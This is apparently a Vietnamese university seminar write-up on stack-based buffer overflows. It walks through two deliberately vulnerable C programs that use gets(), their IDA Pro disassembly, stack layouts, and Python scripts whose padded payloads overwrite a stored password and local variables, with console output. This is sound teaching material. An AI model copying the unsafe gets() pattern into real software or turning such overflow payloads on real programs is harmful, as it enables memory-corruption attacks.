SEMINAR GIỮA KỲ

STACK-BASED BUFFER OVERFLOW

NHÓM 2 – NT521.P12.ANTT

I. Giải Demo 1: buffer-overflow.c và buffer-overflow.exe (64-bit)

- Mã nguồn:

```c
#include <stdio.h>
#include <string.h>

void get_password()
{
    // Tạo chuỗi password cố định 8 byte
    unsigned char realPassword[8] = {'1', '2', '3', '4', '5', '6', '7', '\0'};
// '\0' là ký tự kết thúc chuỗi
    char givenPassword[20];

    // Nhập password từ người dùng
    gets(givenPassword); // Lấy input từ người dùng (vẫn không an toàn, dùng
để minh họa)

    // So sánh chuỗi nhập với realPassword
    if (memcmp(givenPassword, realPassword, sizeof(realPassword)) == 0)
    {
        printf("SUCCESS!\n");
    }
    else
    {
        printf("FAILURE!\n");
    }

    // In ra password đã nhập và password thực
    printf("givenPassword: ");
    for (int i = 0; i < strlen(givenPassword); i++) {
        printf("%02X ", (unsigned char)givenPassword[i]); // In từng ký tự của
givenPassword dưới dạng hexa
    }
    printf("\n");

    printf("realPassword: ");
    for (int i = 0; i < sizeof(realPassword); i++) {
        printf("%02X ", (unsigned char)realPassword[i]); // In từng ký tự của
realPassword dưới dạng hexa
    }
    printf("\n");
}
```

```
int main()
{
    get_password();
    return 0;
}
```

- Biên dịch thành file 64-bit và chạy thử:

```
C:\Users\WanThinnn\OneDrive - Trường ĐH CNTT - University of Information Technology\Đại Học Công Nghệ Thông Tin\Năm 3\HK
1\Lập Trình ATKTLHPM\Tài Liệu Nhóm - NT521.P12.ANTT\Serminar_GK\code-serminar-gk\demo>buffer-overflow.exe
11111111
FAILURE!
givenPassword: 31 31 31 31 31 31 31 31
realPassword: 31 32 33 34 35 36 37 00
```

- **Mục đích**: Chương trình so sánh mật khẩu người dùng nhập (givenPassword) với mật khẩu thực tế (realPassword) và hiển thị kết quả.

- **Lỗi bảo mật**:

+ **Buffer Overflow**: Sử dụng hàm gets để nhập dữ liệu, không giới hạn độ dài đầu vào, dễ gây lỗi tràn bộ đệm.

+ **So sánh nhị phân (memcmp)**: Không đảm bảo chuỗi nhập có ký tự kết thúc null (\0), có thể dẫn đến hành vi không xác định nếu givenPassword dài hơn 8 byte.

- **Nhận định:**


+ Nếu người dùng nhập chuỗi dài hơn 20 ký tự, chương trình có thể bị lỗi hoặc bị khai thác.

+ Hàm memcmp chỉ so sánh theo độ dài cố định (8 byte). Nếu givenPassword chứa các byte không khớp với realPassword, kết quả sẽ là "FAILURE!".

- Sử dụng công cụ IDA Pro để dịch ngược file thực thi 64 bit:

```
.text:0000000140001484
.text:0000000140001484                  public get_password
.text:0000000140001484 get_password     proc near               ; CODE XREF: main+D↓p
.text:0000000140001484                                          ; DATA XREF: .pdata:000000014000C06C↓o ...
.text:0000000140001484
.text:0000000140001484 Buffer           = byte ptr -40h
.text:0000000140001484 Buf2             = qword ptr -20h
.text:0000000140001484 var_18           = dword ptr -18h
.text:0000000140001484 var_14           = dword ptr -14h
.text:0000000140001484
.text:0000000140001484                  push    rbp
.text:0000000140001485                  push    rbx
.text:0000000140001486                  sub     rsp, 58h
.text:000000014000148A                  lea     rbp, [rsp+50h]
.text:000000014000148F                  mov     rax, 37363534333231h
.text:0000000140001499                  mov     [rbp+10h+Buf2], rax
.text:000000014000149D                  lea     rax, [rbp+10h+Buffer]
.text:00000001400014A1                  mov     rcx, rax        ; Buffer
.text:00000001400014A4                  call    gets
.text:00000001400014A9                  lea     rdx, [rbp+10h+Buf2] ; Buf2
.text:00000001400014AD                  lea     rax, [rbp+10h+Buffer]
.text:00000001400014B1                  mov     r8d, 8          ; Size
.text:00000001400014B7                  mov     rcx, rax        ; Buf1
.text:00000001400014BA                  call    memcmp
.text:00000001400014BF                  test    eax, eax
.text:00000001400014C1                  jnz     short loc_1400014D4
.text:00000001400014C3                  lea     rax, Format     ; "SUCCESS!\n"
.text:00000001400014CA                  mov     rcx, rax        ; Format
.text:00000001400014CD                  call    printf
.text:00000001400014D2                  jmp     short loc_1400014E3
.text:00000001400014D4 ; ---------------------------------------------------------------------------
```

- Ta tiến hành vẽ Stack:



- Nhận xét:

+ rax sẽ lưu giá trị của chuỗi realPassword = ‘1234567\0’ tại địa chỉ %rsp-24

+ Vị trí lưu chuỗi Buffer của ta sẽ là [rbp+10h+Buffer], tính toán và đổi sang hệ 10 thì ta được vị trí %rsp-56:

+ Vậy, để ghi đè được giá trị realPassword thì ta cần nhập 1 chuỗi 32 ký tự tuỳ ý và 8 ký tự mà ta cần ghi đè

- Mã nguồn Python để khai thác:

```
import subprocess

# Tạo chuỗi khai thác: 32 ký tự bất kỳ + 8 ký tự để khai thác
payload = b"A" * 32 + b"11111111"


# Chạy chương trình với payload
try:
    result = subprocess.run(
        ["buffer-overflow.exe"], input=payload, text=False,
capture_output=True
    )
    print("Output:")
    print(result.stdout.decode())
except Exception as e:
    print(f"Lỗi khi chạy khai thác: {e}")
```

- Trước khi khai thác: ta thực thi file buffer-overflow.exe, và nhập 8 ký tự A, kết quả in ra là giá trị Hexa của A và giá trị Hexa của chuỗi realPassword = ‘1234567\n’

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> .\buffer-overflow.exe
AAAAAAAA
FAILURE!
givenPassword: 41 41 41 41 41 41 41 41
realPassword: 31 32 33 34 35 36 37 00
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo>
```

- Tiến hành khai thác: ta đã chèn thành công 32 ký tự tuỳ ý (ở đây là A) và 8 ký tự mà ta muốn chèn (ở đây là 1). Kết quả cho thấy chuỗi Hexa realPassword đã bị thay đổi thành 8 ký tự 1 Hexa.

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> python .\attacker-demo-1.py
Output:
FAILURE!
givenPassword: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 31 31 31 31 31 31 31 31
realPassword: 31 31 31 31 31 31 31 31
```

II. Giải Demo 2: stack-based-buffer-overflow.c và stack-based-buffer-overflow.exe (32-bit)

- Mã nguồn:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


// Hàm để lấy độ dài của chuỗi, sử dụng cho việc khai thác
int len(char *s)
{
    return strlen(s);
}

int my_function()
{
    int first_var = 0;           // Biến đầu tiên
    int second_var = 0xdeadbeef; // Biến thứ hai
    char str[2] = "hi";           // Chuỗi cố định

    char buf[10];                                          // Buffer để nhận
dữ liệu từ người dùng
    gets(buf);                                             // Cảnh báo: không
an toàn
    printf("After input, first_var: 0x%x\n", first_var);   // In ra giá trị
sau khi nhập
    printf("After input, second_var: 0x%x\n", second_var); // In ra giá trị
sau khi nhập

    // In chuỗi str theo dạng hexa mà không dùng vòng lặp
    printf("After input, str (hex): %02X %02X\n", (unsigned char)str[0],
(unsigned char)str[1]);

    return len(buf); // Trả về độ dài của buffer
}

int main(int argc, char *argv[])
{
    my_function();
    return 0;
}
```

- Biên dịch thành file 32-bit và chạy thử:

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> .\stack-based-buffer-overflow.exe
xinchao
After input, first_var: 0x0
After input, second_var: 0xdeadbeef
After input, str (hex): 68 69
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo>
```

- **Mục đích**: Nhập chuỗi vào buf và hiển thị giá trị các biến first_var, second_var, và str sau khi nhập.

- **Lỗ hổng**:

+ **Buffer Overflow**: buf chỉ có 10 byte nhưng dùng hàm gets() không giới hạn độ dài đầu vào, dẫn đến ghi đè first_var, second_var, hoặc str.


+ Ghi đè second_var hoặc chuỗi str có thể làm thay đổi giá trị hoặc nội dung chuỗi.

- **Nhận định**: Nếu người dùng nhập chuỗi >10 ký thì có thể thay đổi được giá của first_var, second_var và str

- Sử dụng công cụ IDA Pro để dịch ngược file thực thi 32 bit:

```
.text:0040152F _my_function    proc near               ; CODE XREF: _main+B↓p
.text:0040152F
.text:0040152F Buffer          = dword ptr -38h
.text:0040152F var_34          = dword ptr -34h
.text:0040152F var_30          = dword ptr -30h
.text:0040152F var_1C          = byte ptr -1Ch
.text:0040152F var_12          = word ptr -12h
.text:0040152F var_10          = dword ptr -10h
.text:0040152F var_C           = dword ptr -0Ch
.text:0040152F
.text:0040152F                 push    ebp
.text:00401530                 mov     ebp, esp
.text:00401532                 sub     esp, 38h
.text:00401535                 mov     [ebp+var_C], 0
.text:0040153C                 mov     [ebp+var_10], 0DEADBEEFh
.text:00401543                 mov     [ebp+var_12], 6968h
.text:00401549                 lea     eax, [ebp+var_1C]
.text:0040154C                 mov     [esp+38h+Buffer], eax ; Buffer
.text:0040154F                 call    _gets
.text:00401554                 mov     eax, [ebp+var_C]
.text:00401557                 mov     [esp+38h+var_34], eax
.text:0040155B                 mov     [esp+38h+Buffer], offset Format ; "After input, first_var: 0x%x\n"
.text:00401562                 call    _printf
.text:00401567                 mov     eax, [ebp+var_10]
.text:0040156A                 mov     [esp+38h+var_34], eax
.text:0040156E                 mov     [esp+38h+Buffer], offset aAfterInputSeco ; "After input, second_var: 0x%x\n"
.text:00401575                 call    _printf
.text:0040157A                 movzx   eax, byte ptr [ebp+var_12+1]
.text:0040157E                 movzx   edx, al
.text:00401581                 movzx   eax, byte ptr [ebp+var_12]
.text:00401585                 movzx   eax, al
.text:00401588                 mov     [esp+38h+var_30], edx
.text:0040158C                 mov     [esp+38h+var_34], eax
.text:00401590                 mov     [esp+38h+Buffer], offset aAfterInputStrH ; "After input, str (hex): %02X %02X\n"
.text:00401597                 call    _printf
.text:0040159C                 lea     eax, [ebp+var_1C]
.text:0040159F                 mov     [esp+38h+Buffer], eax ; char *
.text:004015A2                 call    _len
.text:004015A7                 leave
.text:004015A8                 retn
```

- Ta tiến hành vẽ Stack:



- Nhận xét:

+ Giá trị first_var = 0 được lưu tại %esp-12

+ Giá trị của second_var = 0xdeadbeef được lưu tại %esp-16

+ Giá trị của chuỗi str = “hi” được lưu tại %esp-18

+ Chuỗi buff ta nhập vào được lưu tại vị trí %esp-28

+ Vậy:

- Để ghi đè được giá trị str thì ta cần nhập 1 chuỗi 10 ký tự tuỳ ý và 2 ký tự mà ta cần ghi đè
- Để ghi đè được giá trị second_var thì ta cần nhập 1 chuỗi 12 ký tự tuỳ ý và 4 ký tự mà ta cần ghi đè
- Để ghi đè được giá trị first_var thì ta cần nhập 1 chuỗi 16 ký tự tuỳ ý và 4 ký tự mà ta cần ghi đè

- Mã nguồn Python để khai thác:

```python
import sys
import subprocess
# Chọn mục tiêu ghi đè
target = input("Chọn mục tiêu ghi đè (1: str, 2: second_var, 3: first_var): ")

# Tạo chuỗi payload theo lựa chọn
if target == "1":
    payload = b'A' * 10 + bytes.fromhex('99 11')  # 2 byte ghi đè lên str
elif target == "2":
    payload = b'A' * 12  + bytes.fromhex('dd cc bb aa')  # 4 byte ghi đè lên
second_var
elif target == "3":
    payload = b'A' * 16  + bytes.fromhex('99 11 33 22')  # 4 byte ghi đè lên
first_var
else:
    print("Lựa chọn không hợp lệ.")
    sys.exit(1)

print(f"Payload (Hex): {payload.hex()}")

# Chạy chương trình với payload
try:
    result = subprocess.run(
        ["stack-based-buffer-overflow.exe"], input=payload, text=False,
capture_output=True
    )
    print("Output:")
    print(result.stdout.decode())
except Exception as e:
    print(f"Lỗi khi chạy khai thác: {e}")
```

- Trước khi khai thác: khi nhập 1 chuỗi nhỏ hơn 10 ký tự thì các giá trị mà ta khai báo trong mã nguồn đều được in ra đúng.

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> .\stack-based-buffer-overflow.exe
xin-chao
After input, first_var: 0x0
After input, second_var: 0xdeadbeef
After input, str (hex): 68 69
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo>
```

- Tiến hành khai thác:

+ Ghi đè giá trị str:

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> python .\attacker-demo-2.py
Chọn mục tiêu ghi đè (1: str, 2: second_var, 3: first_var): 1
Payload (Hex): 41414141414141414141419911
Output:
After input, first_var: 0x0
After input, second_var: 0xdeadbe00
After input, str (hex): 99 11
```

+ Ghi đè giá trị second_var:

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> python .\attacker-demo-2.py
Chọn mục tiêu ghi đè (1: str, 2: second_var, 3: first_var): 2
Payload (Hex): 41414141414141414141414141ddccbbaa
Output:
After input, first_var: 0x0
After input, second_var: 0xaabbccdd
After input, str (hex): 41 41
```

+ Ghi đè giá trị first_var:

```
PS C:\Users\WanThinnn\Documents\UIT\Nam_3\HK1\NT521-LTATKT\serminar-gk\demo> python .\attacker-demo-2.py
Chọn mục tiêu ghi đè (1: str, 2: second_var, 3: first_var): 3
Payload (Hex): 41414141414141414141414141414199113322
Output:
After input, first_var: 0x22331199
After input, second_var: 0x41414141
After input, str (hex): 41 41
```